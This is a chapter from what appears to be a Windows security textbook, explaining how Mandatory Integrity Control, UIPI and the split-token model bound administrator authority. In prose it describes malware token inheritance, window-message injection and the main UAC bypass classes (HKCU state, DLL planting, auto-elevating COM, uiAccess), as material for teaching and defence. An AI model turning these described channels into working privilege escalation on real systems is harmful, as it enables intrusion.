INHERITS	The identity axis of the NT access check: `SeAccessCheck` resolving a request against an access token's SIDs and privileges and an object's DACL (Chapter 22, Windows Access Control). That model answers *who* the caller is; it carries no built-in notion of *how trustworthy the calling code is*, and it cannot bound a process that runs with the owner's own authority.
PROMISE	A subject at a lower integrity level cannot write to (nor inject a mutating window message into) a higher-integrity object or window on the same desktop: Mandatory Integrity Control enforces this inside `SeAccessCheck` *before* the DACL is consulted, and User Interface Privilege Isolation enforces it in `win32k.sys`. The everyday interactive administrator runs on a Medium-IL filtered token while the full admin token sits dormant. Named non-promise: the Medium→High elevation itself is a *security feature, not a security boundary* (Microsoft's own classification, February 2007).
TCB	The integrity-SID comparison in the MIC evaluator (the short-circuit that runs before the DACL), the UIPI filter in `win32k.sys`, the LSA logon code that builds the filtered/linked token pair, and the `LocalSystem` Appinfo broker plus the `Winlogon` Secure Desktop that together gate the token swap.
ADVERSARY → BREAK	The canonical bypass classes discussed here do not violate MIC write-up or UIPI; they exploit channels the integrity evaluators deliberately do not cover: a Medium-IL process prepares per-user `HKCU` state, plants a DLL on a writable search path, or activates an auto-elevation-eligible COM object that a High-

	IL auto-elevated binary then consumes. The Promise ends exactly where access control ends and information flow begins, because the filtered and linked tokens share one user SID, profile, `HKCU` hive, and logon-session LUID.
RESIDUAL	Once a High-IL (or any service) token exists, escalation to `NT AUTHORITY\SYSTEM` via `SeImpersonatePrivilege` / `SeAssignPrimaryTokenPrivilege` and the Potato lineage → owned by The SeImpersonate Primitive (Chapter 24). Same-IL, same-desktop isolation between two Medium-IL processes lies outside both MIC and UIPI and is closed only by layering AppContainer and restricted tokens on the integrity SID; the `uiAccess` carve-out and the access-control-versus-information-flow gap remain open within this chapter's own scope.
BEQUEATHS	To The SeImpersonate Primitive (Chapter 24): an integrity-labeled world in which a process's IL bounds what it may *write* and which windows it may *touch*. Does NOT provide: any bound on a token that already holds `SeImpersonate`/`SeAssignPrimaryToken` becoming SYSTEM, enforcement of Biba's Invocation Property, or same-user identity isolation. That arrives only with Administrator Protection (2024).
PROOF	○ documented throughout. Microsoft Learn, twenty years of public bypass research, and reader-runnable probes (token IL via `whoami /all`, object labels via `accesschk -e -l`, the auto-elevate manifest set via `sigcheck -m`, the UAC Operational channel) whose expected shapes are shown but not captured on this book's lab VM.

The Reasoner's question. When the same user owns both processes, what prevents lower-integrity code from writing upward, injecting into higher-integrity windows, or silently inheriting administrator authority, and where does that protection deliberately stop?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Access token.** The kernel object that carries a user's SIDs, privileges, restricted SIDs, linked-token relationship, and mandatory integrity label: the authority a process runs with. The Windows Access Control chapter (Chapter 22) owns the token-and-DACL model in full; this chapter needs only the integrity label the token carries.
- **DACL vs. SACL.** The discretionary access control list says which identities may access an object. The system access control list can also carry a *mandatory label ACE*, which MIC evaluates before the DACL.

- **Integrity level (IL).** A well-known SID in the `S-1-16-X` family. Medium is the normal interactive desktop, High is elevated administrator code, Low and Untrusted are sandbox tiers, and System is the service/kernel-adjacent tier.
- **Split token.** For an administrator in Admin Approval Mode, logon creates both a filtered Medium-IL token and a linked full High-IL token. The shell uses the filtered token; Appinfo may later create a new process with the linked token.
- **Appinfo and the Secure Desktop.** Appinfo is the `LocalSystem` broker that performs elevation. `consent.exe` renders the prompt on the Winlogon desktop inside the user's session; the prompt asks permission, but Appinfo moves the token bits.
- **Security feature vs. security boundary.** UAC's original split-token transition was publicly described by Microsoft as not defining a Windows security boundary. This chapter treats bypass research as evidence of that design boundary, not as a how-to.

▸ **CHAPTER THESIS** **UAC has never been the consent prompt.** Two Vista-era primitives, Mandatory Integrity Control (MIC) and User Interface Privilege Isolation (UIPI), add an integrity axis to the access check and a windowing-layer analog that blocks cross-IL message injection. The split-token model gives every administrator a Medium-IL filtered token at logon and holds the full admin token dormant. The yellow dialog is the smallest part of the system. The author of its canonical reference, Mark Russinovich, publicly disclaimed it as "not a security boundary" in February 2007, and twenty years of bypass research has been the empirical confirmation. In November 2024, Microsoft finally moved the boundary line with Administrator Protection. The MIC + UIPI plumbing outlived UAC itself: it is still part of the substrate for browser sandboxes, AppContainer, and the Adminless successor in 2026.

Two whoami outputs, sixty seconds apart

Open an unelevated PowerShell on a Windows 11 administrator account. Run `whoami /groups /priv`. Click "Yes" on the yellow prompt. Open an elevated PowerShell on the *same* account. Run the same command. The two outputs are different lists of SIDs. Sixty seconds have passed. The consent prompt did not move a single bit of OS state on its own. The operating system did, because of a stack of primitives that ship with every Windows install and that almost no Windows user has ever heard the names of. This chapter is a tour of that stack, and of what twenty years of bypass research has taught us about it.

Place the two outputs side by side. The user is the same. The session is the same. The clock has barely moved. Read them carefully.

expected `whoami` shape for a split-token administrator.

```
PS C:\Users\admin> whoami /groups /priv | findstr /i "Mandatory
  Administrators SeDebug"
BUILTIN\Administrators               Group used for deny only
Mandatory Label\Medium Mandatory Level Label
(SeDebugPrivilege not present)
```

```
PS C:\Users\admin> whoami /groups /priv | findstr /i "Mandatory
  Administrators SeDebug"
BUILTIN\Administrators               Enabled by default, Enabled
  group, Group owner
Mandatory Label\High Mandatory Level   Label
SeDebugPrivilege                       Disabled
```

Four facts fall out of those two outputs, and each one of them is a foothold for the rest of this chapter.

The first fact is that the administrator group SID is *present in both tokens*. It is not added by the elevation. In the filtered token it carries the flag `SE_GROUP_USE_FOR_DENY_ONLY`, which means the access-check algorithm consults it only when matching a deny ACE and otherwise pretends it is absent [999]. In the elevated token, the same SID is fully enabled. The dialog did not add a SID; it changed which token Windows uses.

The second fact is the integrity level. In the filtered token, the mandatory label reads `Mandatory Label\Medium Mandatory Level`. In the elevated token, the same label reads `Mandatory Label\High Mandatory Level`. That label corresponds to a well-known SID under the `S-1-16-X` family (`S-1-16-8192` for Medium and `S-1-16-12288` for High) [969]. The integrity level is not a regular group SID. It is a separate field on the token, and as the section on Mandatory Integrity Control shows below, it drives a separate access-check evaluator that runs *before* the discretionary access check [964].

The third fact is the privilege set. The filtered token holds a small set of user-mode privileges (`SeChangeNotifyPrivilege`, `SeShutdownPrivilege`, a handful of others). The elevated token holds the full administrator privilege set, including the named ones the security press writes about: `SeDebugPrivilege`, `SeTakeOwnershipPrivilege`, `SeLoadDriverPrivilege`, `SeBackupPrivilege`, `SeImpersonatePrivilege`, and twenty or so others, depending on the Windows build [1000].

The fourth fact is the most subtle, and the one this whole chapter exists to make rigorous. The yellow dialog did not *create* the elevated token. The OS created it at logon, almost half an hour before the prompt ever rendered, and held it dormant in the LSA. The prompt asked the user a single question: *may I, the operating system, use the token I already have?* It did not ask: *may I, the operating system, mint a more privileged token now?* That distinction is the difference between how every Windows user *talks* about UAC and how UAC actually works.

> **The consent prompt does not elevate.** The yellow dialog moves no bits. It asks permission to use authority that was already constructed at logon and held dormant. The integrity primitives, MIC and UIPI, do the bounding work whether or not a prompt ever renders.

The four primitives we are about to tour are the substrate beneath everything in those two `whoami` outputs. Mandatory Integrity Control (MIC) is the access-check evaluator that can deny a Medium-IL write into a higher-labeled object before any DACL is consulted; ordinary `%SystemRoot%\System32` denials also commonly depend on DACLs, owner, privileges, and the filtered administrator token. User Interface Privilege Isolation (UIPI) is the windowing-layer analog that prevented your Medium-IL Edge tab from injecting `WM_SETTEXT` into the High-IL elevated PowerShell next to it. The split-token model is the LSA policy that decided your interactive shell should hold the Medium-IL token instead of the High-IL one. The Application Information service (Appinfo) is the SYSTEM-trusted broker that mediated the token swap when you clicked "Yes."

This chapter walks every one of those layers, then ends at the empirical proof: twenty years of "UAC bypasses," and Microsoft's own quiet acknowledgment, from week one, that the dialog was never the security boundary [1001]. Why did Microsoft build this stack in the first place? What was wrong with how Windows XP did it?

The XP problem and the Vista bet

On the overwhelming majority of consumer Windows XP installs in 2003, every process the user launched ran as Administrator, because the first interactive account XP provisioned at setup was an Administrator and the typical user never created a separate Limited User account [1002]. Every browser tab. Every embedded Word macro. Every drive-by download. The operational vulnerability surface

was the entire OS, because authority on Windows is carried in the access token, and the access token of those XP-era user processes held the full administrator SID set.

Sysinternals co-founder Mark Russinovich, then a Microsoft engineer following the 2006 Winternals acquisition, framed the problem precisely in the June 2007 issue of *TechNet Magazine*: "Most users of Windows XP run with full administrative rights all the time, allowing all software they run, including malware, to have unrestricted access to the system" [1000]. The sentence reads like a confession, and it was. The OS shipped with a sound access-control model and an operational policy that defeated it from the first reboot.

Two distinct threat models drove the architectural response Vista shipped four years later.

Threat model one: the runaway admin

The first threat model was the *runaway admin*. Default-admin consumer installs meant malware silently inherited admin authority because the user *was* the admin. A drive-by exploit in Internet Explorer ran as the user, the user was an admin, and the malware was an admin. There was no point in the OS where a least-privilege boundary could intervene, because the token never carried a least-privilege bound to begin with. The DACLs were correct; the policy that filled the tokens was the failure.

Trace the exploit at token granularity. The browser process receives shellcode and creates a child process. Process creation copies the parent's primary token unless the caller explicitly supplies another one. On XP's default-admin posture, that token contains an enabled `BUILTIN\Administrators` SID and the administrator privilege set. When the child writes a service under `HKLM\SYSTEM\CurrentControlSet\Services`, the DACL sees an enabled admin SID and grants the write. When the child drops a driver, takes ownership of a protected file, or opens another process with debug rights, the privilege check consults a token that already carries those privileges. No elevation event exists because no elevation transition exists. The malware did not defeat least privilege; it inherited the absence of least privilege.

This is why Vista's answer had to change logon policy, not just add warnings. A warning shown after every privileged operation would train users to click through and would still leave every child process holding the full admin token between warnings. A voluntary `runas` culture had already failed at consumer scale. The durable fix was to make the ordinary interactive token non-admin by construction

while keeping a compatible path back to admin authority for installers, control panels, and management tools. The split-token model is exactly that compromise.

Threat model two: the shatter-attack class

The second threat model was the *shatter-attack class*. In August 2002, security researcher Chris Paget published a paper titled "Exploiting design flaws in the Win32 API for privilege escalation" on the Bugtraq mailing list, immediately mirrored on Help Net Security [1003]. The paper coined the term *shatter attack* and demonstrated that on Windows NT, 2000, and XP, any process running on a user's interactive desktop could send a `WM_TIMER` message carrying a callback function pointer to any other process's message loop on the same desktop. The receiving process would invoke the callback in its own address space, at its own privilege level [1003].

> ▪ **NOTE** The shatter-attack term is sometimes attributed to Brett Moore alone. Paget's August 2002 Bugtraq paper actually coined the term; Moore's Black Hat USA 2004 talk *Shoot The Messenger: Win32 Shatter Attacks* productised the technique class and brought it to a wider conference audience. Both attributions are correct for different artifacts.

This was an architectural defect. The receiving process did not authenticate the message origin. It could not, because the Win32 messaging system was designed in the late 1980s under the assumption that all windows on a desktop belonged to one trust principal. By 2002, that assumption had been false for a decade: services ran on the user's interactive desktop with `LocalSystem` authority, and the user's browser could send them messages.

Microsoft's December 2002 patch (security bulletin MS02-071) fixed individual services that exposed the most exploitable callbacks. It did not fix the architectural class, because the class was a property of the Win32 messaging design, not of any one service [1003].

The Vista bet, stated as four design decisions

Between 2005 and 2006, Microsoft made four decisions about how Vista would respond. The first was to split the administrator's authority by default: an admin user would not hold a single admin token at logon, but a filtered token plus a dormant linked one. The second was to mediate the recombination through an OS-controlled UI surface, so the user could see and consent to the moment authority crossed an integrity boundary. The third was to add a second access-check axis

(integrity) that the DACL could not override. The fourth was to add a windowing-layer analog to close the cross-IL variant of the shatter-attack class.

All four shipped together. Vista RTM'd on November 8, 2006 to OEMs and businesses, and Microsoft launched it to consumers on January 30, 2007 [1004]. The press release called it "the most significant product launch in Microsoft Corp.'s history."

The architectural canon was published five months later, in the June 2007 issue of *TechNet Magazine* under the title *Security: Inside Windows Vista User Account Control* [1000]. The author was Russinovich, and the chapter became the single most-cited primary on UAC in the Windows-security literature. Five months *earlier*, however, in a TechNet Blogs post about PsExec, the same author had quietly written something the entire later debate would rest on, and almost no one read it for what it actually said [1001]. We will return to that post when we reach the twenty-year bypass record. First, the harder question: why couldn't NT's existing access-control model handle any of this on its own?

Why the DACL and the privilege were not enough

Windows NT had the access-control model from day one: the SIDs, access tokens, DACLs, privileges, and the `SeAccessCheck` algorithm the Windows Access Control chapter (Chapter 22) covers in full [952][1005]. The model was correct in theory and broken in practice. To see why, watch what happens when an XP administrator opens a malicious Word document.

The user double-clicks the document. Word starts. Word loads the document's embedded macro. The macro calls `URLDownloadToFile` and writes `evil.exe` into `%TEMP%`. Then it calls `CreateProcess` on `evil.exe`. The new process inherits its parent's primary access token, which is the user's interactive token, which carries the administrator group SID, enabled, with the full administrator privilege set. The DACL on `HKLM\SYSTEM\CurrentControlSet\Services` grants Full Control to `BUILTIN\Administrators`. The malware writes a new service entry. The malware now persists across reboots, all without a single elevation prompt, because there was no elevation transition to prompt at. The user was already the administrator [1000].

The first problem is in the *D* of DACL. Discretionary access control lists are *discretionary* by definition: the owning principal of an object decides who has access [955]. An attacker running as the user can rewrite any DACL the user owns. That is not a bug; it is the meaning of the word *discretionary*. Mandatory access-control models (Bell-LaPadula 1973 [1006], Biba 1977 [1007]) exist precisely

because discretionary models cannot defend against principals running with the owner's authority.

The second problem is in the privilege model. A Windows access token carries a list of named *privileges* such as `SeDebugPrivilege`, `SeTakeOwnershipPrivilege`, `SeLoadDriverPrivilege`. Each privilege is a per-token authorization to bypass some specific DACL check. An admin token holds them all. There is no way in the NT 4.0 / 2000 / XP design to say "this Word process holds the admin's identity but should not be trusted to use `SeDebugPrivilege`." Privileges are granted to tokens at logon, and the only way to remove them from a downstream process is to construct a restricted token explicitly, by hand, with `CreateRestrictedToken` [1008].

Generation 1: the seven-year failure to make least-privilege voluntary

Between 1999 and 2006, Microsoft and the Windows security community tried four different ways to make least privilege voluntary. None of them worked at consumer scale.

`CreateRestrictedToken` is a Win32 API, documented since Windows XP and Server 2003, that produces a copy of an existing access token with selected SIDs marked deny-only, selected privileges removed, and an optional list of restricting SIDs added [1008]. It is the kernel primitive every later sandbox (Chromium's renderer sandbox, AppContainer, Office Protected View) is built on. It was a primitive, not a policy. A consumer install with default-admin logons could not use it without an opt-in from every application vendor.

`runas.exe`, shipped in Windows 2000, let a user explicitly launch a process under a different identity. The user was supposed to log in as a standard user and `runas` an administrator account when needed. In practice, the user logged in as the administrator and forgot the standard account existed.

Software Restriction Policies (SRP), shipped with Windows XP, let a domain admin define hash, path, certificate, or zone rules that the OS enforced at process creation [1009]. SRP was a policy mechanism on top of the SAFER substrate [1010]. It worked when configured. On consumer Windows it was off by default; on enterprise Windows it was configured by the few who knew it existed.

Aaron Margosis, then a Microsoft consultant, ran a years-long blog campaign called "Non-Admin" arguing that ordinary users should log in as standard users and only elevate when necessary. His tooling included LUA Buglight (which diagnosed which OS calls a misbehaving application made that required admin privilege), MakeMeAdmin (a `runas` shim), and PrivBar (a status-bar widget that

displayed the IL of the current process) [1002]. The blog became required reading inside Microsoft and the Windows-admin community.

The lesson Microsoft took from the 1999-2006 experience was that voluntary least privilege does not scale. You cannot solve the runaway-admin problem with policy and exhortation. You need an architectural primitive that runs by default, bounds authority by integrity rather than by identity, and absorbs the legacy of applications written for unrestricted admin without breaking them. All four primitives of the Vista bet shipped together in November 2006 [1004].

What does an integrity primitive look like, and how is it different from "another ACE"?

The twin primitives: MIC and UIPI

The Vista design only makes sense if MIC and UIPI are read as a pair. MIC answers the kernel question: when a subject token asks for access to a securable object, is the requested operation permitted by the integrity lattice before identity is even considered? UIPI answers the window-manager question: when one process tries to manipulate another process's window on the same interactive desktop, is the sender allowed to influence a higher-integrity receiver? The first primitive protects files, registry keys, named kernel objects, and other objects that flow through `SeAccessCheck`. The second protects the Win32 message path that never flows through `SeAccessCheck` at all.

That split is why neither primitive can be summarized as "UAC prompts." A prompt may never appear when a Low-IL browser renderer tries to write a Medium-IL file; MIC still denies. A prompt may never appear when a Medium-IL process tries to inject a mutating message into a High-IL window; UIPI still drops. The primitives are default-on integrity evaluators. The split-token and Appinfo layers later decide when a user may cross from Medium to High, but MIC and UIPI define what the lower side may not do while it remains lower. Read every subsequent bypass class through that lens: a bypass succeeds only when it finds a channel these two evaluators intentionally do not cover.

Mandatory Integrity Control

> ◆ **DEFINITION — Mandatory Integrity Control (MIC)** An access-check evaluator that compares the integrity level of a subject token to the integrity level of a target object before consulting the object's DACL. MIC denials short-

circuit the access check; a Low-IL principal cannot write to a Medium-IL object regardless of what the DACL says.

The load-bearing fact about MIC is in a single sentence on the Microsoft Learn reference page, and the entire architectural difference between MIC and "just another ACE" lives in that sentence. MIC "evaluates access before access checks against an object's discretionary access control list (DACL) are evaluated" [964].

Pause on that ordering. *Before* the DACL. Not *together with* it. Not *after* it. The integrity-level check is a separate evaluator that runs first for operations covered by the object's mandatory policy, and a denial on that policy bit is final. On the default `NO_WRITE_UP` policy, for example, a lower-IL write is rejected before the DACL can grant it. That is what the word *mandatory* in *Mandatory Integrity Control* means.

◆ **DEFINITION — INTEGRITY LEVEL (IL)** A well-known SID, carried on every Windows access token and every securable object. Microsoft's MIC documentation describes the canonical operational set as Low, Medium, High, and System; the broader `S-1-16-X` SID namespace also contains Untrusted, Medium Plus, and Protected Process labels that should not be mistaken for a seven-level MIC lattice.

The well-known integrity-level SIDs are defined in the *Well-known SIDs* reference page on Microsoft Learn [969]. The table below separates the MIC levels readers normally reason about from labels that are visible in the SID namespace but have extra semantics outside ordinary MIC.

Integrity SID	RID (S-1-16-X)	Status in this chapter	Typical use
Untrusted	`S-1-16-0`	Additional restricted label	Most-restricted sandboxes; rare on consumer Windows
Low	`S-1-16-4096`	Canonical MIC level	IE Protected Mode, AppContainer, Edge / Chrome renderers
Medium	`S-1-16-8192`	Canonical MIC level	Default for interactive user processes
Medium Plus	`S-1-16-8448`	UIAccess artifact	UI-Access processes (`uiAccess=true` manifest, Windows 7+)
High	`S-1-16-12288`	Canonical MIC level	Elevated administrative processes
System	`S-1-16-16384`	Canonical MIC level	Kernel-mode and `LocalSystem` services

Integrity SID	RID (S-1-16-X)	Status in this chapter	Typical use
Protected Process	S-1-16-20480	Protected-process SID artifact	PPL also depends on process-protection and signing-level policy


▪ **NOTE** The Microsoft Learn MIC reference page describes the operational set as four integrity levels (low, medium, high, system) [964]. The Well-known SIDs page enumerates additional labels [969]. Untrusted is real but uncommon in consumer workflows, Medium Plus is `TokenUIAccess` made visible in label form, and Protected Process is not the source of PPL enforcement by itself. Treating all seven rows as one ordinary lattice overstates what MIC alone decides.

The IL lives on a token in the `TokenIntegrityLevel` field, retrievable through `GetTokenInformation` and the `TOKEN_MANDATORY_LABEL` structure [964]. The IL lives on an object in the system access control list (SACL) as a `SYSTEM_MANDATORY_LABEL_ACE`, a special ACE type that carries the object's IL SID and a mandatory-policy mask [974]. Three policy bits are defined in the `winnt.h` header [974].

- `SYSTEM_MANDATORY_LABEL_NO_WRITE_UP` (0x1), default. A subject at lower IL cannot write to this object.
- `SYSTEM_MANDATORY_LABEL_NO_READ_UP` (0x2), opt-in. A subject at lower IL cannot read this object.
- `SYSTEM_MANDATORY_LABEL_NO_EXECUTE_UP` (0x4), opt-in. A subject at lower IL cannot execute this object.

Object authors who do not specify a mandatory label inherit the default, which is `NO_WRITE_UP` only [964]. The opt-in policies are exactly that: opt-in. A High-IL process that wants its files invisible to a Medium-IL process must explicitly request `NO_READ_UP` on the SACL. By default, MIC bounds writes, not reads, and that is one of the structural shapes Forshaw's 2017 "Reading Your Way Around UAC" series exploited [1011].

The "regardless of DACL" property is the part to read slowly. A Low-IL principal cannot write to a Medium-IL object "even if that object's DACL allows write access to the principal," because the IL check runs first and short-circuits the access decision before the DACL evaluator ever sees the request [964]. This is the difference between adding "another ACE" for integrity and adding a separate evaluator that runs first. An integrity ACE in the DACL would have been overridable by the object owner, because DACLs are discretionary. A mandatory-label ACE in the SACL is enforced by `SeAccessCheck` itself, independently of any other ACE in the DACL.



Integrity is the precondition for identity: a MIC denial is final, and the DACL is never reached.

Figure 23.1: The two-gate SeAccessCheck pipeline. Mandatory Integrity Control (Gate 1) compares the subject and object integrity levels before the DACL; a lower-IL write, read, or execute against a NO_WRITE_UP / NO_READ_UP / NO_EXECUTE_UP class short-circuits straight to ACCESS_DENIED, and only an integrity-safe request reaches the deny-then-allow DACL walk (Gate 2).

The architectural payoff is in the access-check decision itself: strip the API noise away and it reduces to two evaluators in series, in an exact order.

The naive reading of MIC is "they added another ACE for integrity." The correct reading is that they added a separate axis with its own evaluator that the DACL cannot override. The reader who internalises that ordering can re-derive almost every subsequent design decision Vista made about UAC, AppContainer, IE Protected Mode, and Administrator Protection. When the mandatory policy covers the requested operation, a MIC denial is final and the DACL is not consulted. That is what *mandatory* means.

> ▸ **KEY IDEA** MIC adds a second axis to the access check. The first axis is identity (DACL plus token SIDs); the second is integrity (IL). The two axes are evaluated in order: integrity first, identity second. A failure on the integrity axis short-circuits the entire check, regardless of what the identity axis would have said.

MIC bounds file, registry, and most other securable-object writes across IL boundaries. But the XP-era shatter attacks Paget published in 2002 were not about file

writes. They were about same-desktop cross-process message injection in the Win32 windowing layer, and MIC cannot help with that, because window messages do not pass through `SeAccessCheck`. So Vista shipped a second primitive specifically for the windowing layer.

User interface privilege isolation

> ◆ **DEFINITION — User Interface Privilege Isolation (UIPI)** The windowing-layer analog of MIC. UIPI blocks a defined subset of window messages and hook APIs sent from a lower-IL process to a window owned by a higher-IL process on the same desktop, terminating the cross-IL variant of the shatter-attack class.

If MIC is mandatory integrity for *objects*, UIPI is mandatory integrity for *windows*. Same idea, different layer of the OS. Same principle: a separate evaluator that runs in the window manager and blocks lower-to-higher message and input operations regardless of the window's own configuration [1012][1013][1014].

The canonical failed-shatter scenario is short and exact, with one caveat: precise return values are API- and message-specific. A Medium-IL malware process calls `SendMessage(hwnd, WM_SETTEXT, 0, (LPARAM)"some-attacker-controlled-string")` against a window handle (`hwnd`) belonging to a High-IL elevated PowerShell on the same desktop. On Windows XP, which predates UIPI and had no integrity-based elevation, the analogous message would arrive at a higher-privileged process's window and update its edit control, with no authentication check anywhere in the path. On Vista and every subsequent Windows release, Microsoft documents that message sending is subject to UIPI and lower-IL threads can send only to lesser-or-equal IL queues; when UIPI blocks a `SendMessage` call, `GetLastError` is set to 5 (`ERROR_ACCESS_DENIED`) [1012]. In the representative `WM_SETTEXT` lab shape, the message is dropped before the receiving process's window procedure sees it [1000][1012].

The "silently dropped" part matters operationally. Legacy applications written before Vista did not check the return value of `SendMessage`. When Vista shipped UIPI, those applications kept "working" in the sense that they did not crash. They just stopped being effective at any cross-IL interaction they may have previously relied on. This is the same compatibility shape Microsoft used everywhere in Vista: the new bound was real, but the API surface returned plausible failure codes rather than raising new errors that broke legacy callers.

What UIPI blocks, precisely

UIPI does not block every window message. It blocks a specific dangerous subset, and a complete reading of the chapter requires reading the list slowly.

Operation	UIPI behavior from lower IL to higher IL
`SendMessage` / `PostMessage` for `WM_SETTEXT`, edit-control mutators, combo-box mutators	Blocked when sent lower-to-higher; typical failure is 0 / `ERROR_ACCESS_DENIED`, but return details are API-specific
Posted messages above `WM_USER` (0x0400)	Blocked
`WM_TIMER` with a callback function pointer	Blocked (the original Paget vector)
`SetWindowsHookEx` against a higher-IL thread or process	Blocked
`AttachThreadInput` to a higher-IL thread	Blocked
`SendInput` targeting a higher-IL window	Blocked by UIPI; Microsoft notes the return value does not identify UIPI as the cause
Journal record / journal playback hooks	Blocked
Mouse and most keyboard input from the OS itself	Allowed (the user is the principal)
Most paint messages (`WM_PAINT`, `WM_ERASEBKGND`)	Allowed
Read-only window queries (`GetWindowText`, `EnumWindows`)	Generally allowed or degraded; for example, `GetWindowText` can retrieve captions across processes but not another process's edit-control text

"UIPI blocks all `WM_*` messages" is one of the most common misconceptions in Windows-security literature. It does not. It blocks the *dangerous subset*: the messages and hooks that allow a sender to alter the receiving process's state or execute code in it; read-only queries may be allowed or degraded by API-specific rules [1001][1012][1013][1015].

The UIPI drop path, fully verbalized. A Medium-IL process starts with a handle to a window owned by an elevated PowerShell. The handle itself is not the authority; it is only a reference into the window-manager namespace. The sender calls `SendMessage(hwnd, WM_SETTEXT,...)`. Control enters the user/kernel windowing path, where `win32k.sys` can associate the sender thread's process token with Medium IL and the target window's owning process with High IL. UIPI then asks two questions: is the sender lower than the receiver, and is this message in the mutating or injection-like class? For `WM_SETTEXT`, both answers are yes. The window manager returns failure to the caller in the representative shape Microsoft documents for UIPI-blocked `SendMessage` calls, and does not dispatch the message to the target window procedure. The elevated PowerShell never parses attacker-controlled text,

never updates its edit control, and never runs code on the sender's behalf. Nothing about the target's DACL participates, because this is not a securable-object access check; it is the Win32 analog of MIC.

The opt-in exemption: `ChangeWindowMessageFilterEx`

The UIPI block is per-window and per-message. When a higher-IL window has a legitimate reason to accept a specific message from lower-IL senders (for example, a developer tool that needs to receive `WM_COPYDATA` from a Medium-IL client), the higher-IL process can call `ChangeWindowMessageFilterEx` to add the specific message to its window's allow-list [1016].

The action constants are documented as `MSGFLT_ALLOW` (add the message to the allow-list), `MSGFLT_RESET` (remove explicit policy and inherit defaults), and `MSGFLT_DISALLOW` (explicitly block the message even if defaults would allow it) [1016]. The function returns `BOOL`; failure is non-fatal and the caller is expected to validate the result.

> ▪ **NOTE** A High-IL window that opts `WM_SETTEXT` into the cross-IL allowed list inherits the responsibility to validate the contents of every message it then receives. The filter is the gate. It is not the validator. A higher-IL process that takes attacker-controlled text and pastes it into a system shell has bypassed UIPI in the same way a service that takes attacker-controlled input and passes it to `system()` has bypassed least privilege. The mechanism cannot make the higher-IL process safe; it can only make the higher-IL process *aware*.

The `uiAccess=true` carve-out

The single largest residual exemption from UIPI is the `uiAccess=true` manifest flag, designed to support accessibility software (screen readers, on-screen keyboards, remote-control tools) that needs to interact with protected UI [1017]. A process that asserts `uiAccess=true` in its application manifest gets, at process creation, the `TokenUIAccess` token flag and an observable UIAccess token shape (often described as Medium Plus for non-admin launches). UIAccess deliberately permits selected cross-IL UI interaction; what it does **not** do is raise the token to High IL or grant write-up to High-IL securable objects. The carve-out is still a UIPI exception surface, but it is a token-label and launch-policy story, not a magic Medium-to-High write pass.

The gating conditions for `uiAccess=true` are tight, by design. Microsoft Learn enumerates three [1017]. The manifest must assert `uiAccess="true"` in the `requestedExecutionLevel` element. The binary must carry a valid Authenticode signature. The binary must reside in a directory writable only by administrators,

which in practice means `%SystemRoot%\System32`, `%ProgramFiles%`, or a similarly admin-only path. The three conditions together are intended to bound `uiAccess` to vetted, signed, install-time-protected binaries.

We will return to the `uiAccess` carve-out when we reach Administrator Protection, because Forshaw's February 2026 Project Zero retrospective documents that five of nine pre-GA Administrator Protection bypasses operated entirely through this surface [1018]. The Vista-era exemption inherited unchanged into 2026 is, nearly twenty years later, the single largest residual cross-IL attack class in the Windows integrity stack.

What UIPI killed, precisely

UIPI killed the *cross-IL* variant of the Paget-2002 shatter-attack class (later extended by Brett Moore's 2004 work). Same-IL shatter attacks (two Medium-IL processes on the user's `Default` desktop, both belonging to the same user, both running with the user's authority) are not blocked by UIPI, because UIPI is an IL-based filter. Two same-IL processes can still send each other arbitrary window messages, and this is exactly why every modern browser sandbox layers AppContainer and a restricted-token sandbox on top of MIC [325]: the integrity primitives are correct, but they are integrity primitives, not identity primitives, and same-IL same-desktop processes need a different isolation mechanism.

Together, MIC and UIPI provide an integrity bound on *access* (objects) and on *user-interface manipulation* (windows). Both are mandatory, default-on, and constant-overhead. They are the load-bearing primitive pair of the entire integrity-level stack. But how does the OS decide which processes get which IL? When you log in as Administrator and open a PowerShell, why is that PowerShell Medium and not High?

The split-token breakthrough

The integrity-level pair (MIC plus UIPI) is the access-control primitive. The split-token model is the *policy decision* that wires those primitives into the administrator's everyday experience. Without the split-token policy, an administrator's interactive shell would hold a High-IL token at logon and UAC would never need to exist. With it, every administrator on Windows 11 today has *two* tokens. One is in use. The other is dormant. The yellow dialog is the negotiation that toggles between them.

◆ **definition — Split-token model (Admin Approval Mode)** The Vista policy in which an Administrators-group user logging on receives a Medium-IL filtered token plus a dormant High-IL linked token. The filtered token becomes the primary token of the interactive shell; the linked token is used only after consent or auto-elevation, and only when the Application Information service brokers a process creation with it.

What the LSA does at logon

When `EnableLUA=1` in `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System` (the default since Vista), and an Administrators-group user logs on, the Local Security Authority subsystem (`LSASS`) constructs three things during logon processing [999].

The first is the *full token*: an access token that contains all of the user's administrator group SIDs (enabled, not deny-only), all of the privileges the user is authorized to hold, and an integrity level of High. This is the token that, on XP, would have been the user's primary token from logon onward.

